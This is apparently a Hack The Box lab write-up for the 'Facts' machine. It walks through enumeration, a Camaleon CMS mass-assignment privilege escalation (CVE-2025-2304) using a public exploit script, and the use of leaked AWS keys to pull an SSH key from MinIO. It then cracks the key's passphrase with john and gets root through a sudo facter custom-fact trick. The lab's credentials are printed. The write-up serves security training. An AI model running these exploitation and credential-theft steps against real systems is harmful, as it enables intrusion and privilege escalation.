Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ nmap -sC -sV -Pn 10.129.244.96 -oN ./nmap.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 15:21 +0000
Nmap scan report for 10.129.244.96
Host is up (0.56s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.49 seconds
Add facts.htbto our /etc/hosts
HTTP - TCP 80

From the index page, we can't find anything interesting.Let's enumerate the web contents of this website
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ ffuf -u http://facts.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -fw 1328

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://facts.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1328
________________________________________________

400                     [Status: 200, Size: 6685, Words: 993, Lines: 115, Duration: 906ms]
404                     [Status: 200, Size: 4836, Words: 832, Lines: 115, Duration: 862ms]
500                     [Status: 200, Size: 7918, Words: 1035, Lines: 115, Duration: 813ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1642ms]
admin.cgi               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1571ms]
admin.pl                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1498ms]
admin.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1524ms]
ajax                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1569ms]
captcha                 [Status: 200, Size: 1285, Words: 7, Lines: 3, Duration: 1799ms]
error                   [Status: 500, Size: 7918, Words: 1035, Lines: 115, Duration: 1737ms]
page                    [Status: 200, Size: 19593, Words: 3296, Lines: 282, Duration: 1783ms]
post                    [Status: 200, Size: 11308, Words: 1414, Lines: 152, Duration: 2346ms]
robots.txt              [Status: 200, Size: 99, Words: 12, Lines: 2, Duration: 1618ms]
robots                  [Status: 200, Size: 33, Words: 2, Lines: 1, Duration: 1708ms]
rss                     [Status: 200, Size: 183, Words: 20, Lines: 9, Duration: 1654ms]
search                  [Status: 200, Size: 19187, Words: 3276, Lines: 272, Duration: 2051ms]
up                      [Status: 200, Size: 73, Words: 4, Lines: 1, Duration: 929ms]
welcome                 [Status: 200, Size: 11966, Words: 1481, Lines: 130, Duration: 1823ms]
:: Progress: [4614/4614] :: Job [1/1] :: 22 req/sec :: Duration: [0:03:43] :: Errors: 80 ::
Now we can find the admin login page
 We don't have any valid credit, but we can try to create an account here.
Now we can access to the admin panel and we can find the version of this service Camaleon CMS 2.9.0

We can find the vulnerable version CVE-2025-2304
https://medium.com/@iamkumarraj/mass-assignment-vulnerability-in-camaleon-cms-2-9-0-ajax-privilege-escalation-9a09c8253b52
Mass Assignment Vulnerability in Camaleon CMS 2.9.0 (AJAX Privilege Escalation)
The poc would be
How the Exploit Works

1. Authentication: The script first logs in as a regular registered user

2. Exploitation: It sends a POST request to /admin/users/[id]/updated_ajax with a malicious payload: (In the script I used id 5 as this is usually the one assigned automatically. It might need to be changed.) password[role]=admin - This parameter should be filtered, but isn't due to permit! password[password] and password[password_confirmation] - Updates the user's password (When a regular user with a client role updates their profile, it is technically user[role]=client, but because we are exploiting here the vulnerability resulting from the change password functionality, it will be password[role]=admin.)

 3. Privilege Escalation: The user's role is changed from regular user to administrator

 4. Verification: The script attempts to access admin-only endpoints to confirm success
Or you can use the exploit script
https://github.com/predyy/CVE-2025-2304.git
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ python3 exploit.py http://facts.htb/admin wither wither123
[*] Logging in as wither ...
[+] Login successful
[+] Got profile page
[i] Version detected: 2.9.0 (< 2.9.1) - appears to be vulnerable version
[+] authenticity_token: P9TuVYO_Kf49dQRY8v1bqX3BTVdIADD834a4Fsc0x_NGTqiPb6ToIbBIwq8ONEkDSeu29A5q5dVKNm7n-Pzcmg
http://facts.htb/admin/users/5/updated_ajax
[*] Submitting password change request
[+] Submit successful, you should be admin
 It has been changed to administrator role now.
Now we can get more tools here
 After simply enumerating, we can find something interesting about AWS
 We have get these credit, we can use
 aws-clito interact with it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ aws configure --profile facts
AWS Access Key ID [None]: AKIAEFD5334840F0041E
AWS Secret Access Key [None]: RHy5SOiFucAGDwDvs6TvjtSfXUgvIDer7PqGf3EN
Default region name [None]: us-east-1
Default output format [None]: jason

┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ aws s3 ls --endpoint-url http://facts.htb:54321 --profile facts

An error occurred (RequestTimeTooSkewed) when calling the ListBuckets operation: The difference between the request time and the server's time is too large.
Actually we can use faketimeto help us fix this problem
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ curl -I http://facts.htb:54321
HTTP/1.1 400 Bad Request
Accept-Ranges: bytes
Content-Length: 213
Content-Type: application/xml
Server: MinIO
Vary: Origin
Date: Wed, 11 Mar 2026 05:41:04 GMT

┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ faketime "2026-03-11 05:41:04" aws s3 ls --endpoint-url http://facts.htb:54321 --profile facts
2025-09-11 12:06:52 internal
2025-09-11 12:06:52 randomfacts
We can find there are 2 buckets, internal seems like our target here.Let's continue to enumerate it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ faketime "2026-03-11 05:41:04" aws s3 ls s3://internal --endpoint-url http://facts.htb:54321 --profile facts
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 18:45:13        220 .bash_logout
2026-01-08 18:45:13       3900 .bashrc
2026-01-08 18:47:17         20 .lesshst
2026-01-08 18:47:17        807 .profile
.sshwould be our next target, continue to get it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Facts]
└─$ faketime "2026-03-11 05:41:04" aws s3 sync s3://internal/.ssh ./ssh --endpoint-url http://facts.htb:54321 --profile facts
download: s3://internal/.ssh/authorized_keys to ssh/authorized_keys
download: s3://internal/.ssh/id_ed25519 to ssh/id_ed25519
Now let's try to decrypt it
┌──(wither㉿localhost)-[~/…/htb-labs/Easy/Facts/ssh]
└─$ chmod 600 id_ed25519

┌──(wither㉿localhost)-[~/…/htb-labs/Easy/Facts/ssh]
└─$ ssh-keygen -yf id_ed25519
Enter passphrase for "id_ed25519":
Load key "id_ed25519": incorrect passphrase supplied to decrypt private key

┌──(wither㉿localhost)-[~/…/htb-labs/Easy/Facts/ssh]
└─$ ssh2john id_ed25519 > id_ed25519.john

┌──(wither㉿localhost)-[~/…/htb-labs/Easy/Facts/ssh]
└─$ john id_ed25519.john --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
Now let's use this to crack the private key
┌──(wither㉿localhost)-[~/…/htb-labs/Easy/Facts/ssh]
└─$ ssh-keygen -yf id_ed25519
Enter passphrase for "id_ed25519":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKJ+5ecrqyx5OO2b+rwPN2x2WI+qS8MosU2m6LkiMEuG trivia@facts.htb
Now we can use this to ssh connect to the machine
┌──(wither㉿localhost)-[~/…/htb-labs/Easy/Facts/ssh]
└─$ ssh -i id_ed25519 trivia@facts.htb
The authenticity of host 'facts.htb (10.129.244.96)' can't be established.
ED25519 key fingerprint is: SHA256:fygAnw6lqDbeHg2Y7cs39viVqxkQ6XKE0gkBD95fEzA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'facts.htb' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_ed25519':
trivia@facts:~$ whoami
trivia
trivia@facts:~$ id
uid=1000(trivia) gid=1000(trivia) groups=1000(trivia)
Privilege Escalation
I can find another account william
trivia@facts:/home$ ls -al
total 16
drwxr-xr-x  4 root    root    4096 Jan  8 17:53 .
drwxr-xr-x 20 root    root    4096 Jan 28 15:15 ..
drwxr-x---  6 trivia  trivia  4096 Jan 28 16:17 trivia
drwxr-xr-x  2 william william 4096 Jan 26 11:40 william
You can get the user flag from the home directory of william
Also by checking sudo -l
trivia@facts:/home$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter

trivia@facts:/home$ ls -al /usr/bin/facter
-rwxr-xr-x 1 root root 249 Nov 26  2024 /usr/bin/facter

trivia@facts:/home/william$ file /usr/bin/facter
/usr/bin/facter: Ruby script, ASCII text executable
We can check the script
trivia@facts:/home/william$ cat /usr/bin/facter
#!/usr/bin/ruby
# frozen_string_literal: true

require 'pathname'
require 'facter/framework/cli/cli_launcher'

Facter::OptionsValidator.validate(ARGV)
processed_arguments = CliLauncher.prepare_arguments(ARGV)

CliLauncher.start(processed_arguments)
Also you can find the trick from GTFOBins
I will show you step by step
1, Create a malicious fact:
mkdir /tmp/facts
nano /tmp/facts/pwn.rb

2, execute it by factor
sudo facter --custom-dir=/tmp/facts pwn
Now you can get the root shell
trivia@facts:/home/william$ mkdir /tmp/facts
nano /tmp/facts/pwn.rb
trivia@facts:/home/william$ sudo facter --custom-dir=/tmp/facts pwn
root@facts:/home/william# id
uid=0(root) gid=0(root) groups=0(root)
root@facts:/home/william#
Description
Even on a very simple Linux machine, it's still possible to clearly find all the vulnerable versions. The final privilege escalation is also crystal clear.